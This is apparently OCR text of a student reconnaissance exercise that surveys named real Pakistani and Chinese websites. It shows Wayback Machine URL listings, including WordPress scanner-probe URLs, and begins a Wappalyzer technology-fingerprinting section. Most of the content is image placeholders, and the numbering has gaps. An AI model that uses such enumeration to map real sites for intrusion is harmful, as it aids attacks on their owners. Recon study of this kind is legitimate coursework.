


2** For the websites: www.taanabaana.pk






3** For the websites: www.speedsports.pk




4** For the websites: www.zahrastores.pk




URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://www.zahrastores.pk:80/?wc-ajax=%%Endpoint%%	text/html	Jul 5, 2019	Jul 2, 2020	6	5	1
http://www.zahrastores.pk:80/cdn-cgi/l/email-protection	text/html	Jul 5, 2019	Jun 26, 2022	12	1	11
http://www.zahrastores.pk:80/product-category/cookware/	text/html	Jul 4, 2019	Jan 21, 2022	12	1	11
http://www.zahrastores.pk:80/product-category/cutter-slicer/	text/html	Dec 26, 2019	Jul 31, 2020	8	3	5
http://www.zahrastores.pk:80/product-category/drawer-cupboard-organizers/	text/html	Dec 25, 2019	Jan 21, 2022	11	1	10
http://www.zahrastores.pk:80/product-category/juicer/	text/html	Dec 22, 2019	Feb 20, 2020	3	0	3
http://www.zahrastores.pk:80/product-category/kids-products/	text/html	Jul 30, 2019	Jan 21, 2022	15	1	14
http://www.zahrastores.pk:80/product-category/washroom-accessories/	text/html	Nov 17, 2019	Jan 21, 2022	12	1	11
http://www.zahrastores.pk:80/shop/	text/html	Mar 3, 2019	May 17, 2022	17	1	16
http://www.zahrastores.pk:80/wp-includes/wlwmanifest.xml?19cdab&19cdab	text/xml	Nov 17, 2019	Jan 17, 2020	2	1	1
http://www.zahrastores.pk:80/wp-includes/wlwmanifest.xml?6f5b4e&6f5b4e	text/xml	Jul 2, 2020	Jul 2, 2020	1	0	1

5** For the website: www.szic.pk




China websites:-


1** For the websites: www.blued.cn



2** For the websites: www.zhipuai.cn





4** For the websites: www.airbnb.cn



URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://katespade.cn/2_PARK_AVENUE_FAB_BEAU	text/html	Jul 10, 2014	Jul 10, 2014	1	0	1
http://katespade.cn/2_PARK_AVENUE_FAB_SMALL_BEAU	text/html	Jul 10, 2014	Sep 8, 2014	2	0	2
http://katespade.cn/2_PARK_AVENUE_LACEY_1	text/html	Jul 10, 2014	Jul 10, 2014	1	0	1
http://katespade.cn/_COBBLE_HILL_LACEY_	text/html	May 17, 2013	Aug 22, 2013	2	0	2
http://katespade.cn/_COBBLE_HILL_LITTLE_MINKA_	text/html	May 20, 2013	Oct 29, 2013	6	0	6
http://katespade.cn/_COBBLE_HILL_STACY_	text/html	May 18, 2013	Aug 22, 2013	2	0	2
http://katespade.cn/_GROVE_COURT_MAISE_	text/html	Aug 24, 2013	Feb 23, 2014	5	0	5
http://katespade.cn/_MIKAS_POND_HOLLY_	text/html	May 18, 2013	Aug 22, 2013	3	0	3
http://katespade.cn/_TUDOR_CITY_HOLLY_	text/html	May 18, 2013	Aug 22, 2013	3	0	3
http://katespade.cn/aboutus-magazine&month=1	text/html	Apr 10, 2014	Apr 10, 2014	1	0	1

5** For the websites: www.katespade.cn







Wappalyzer:-

Pakistan websites:


1** for the website: www.shaposh.pk




2** For the website: www.taanabaana.pk



3** For the website: www.speedsports.pk



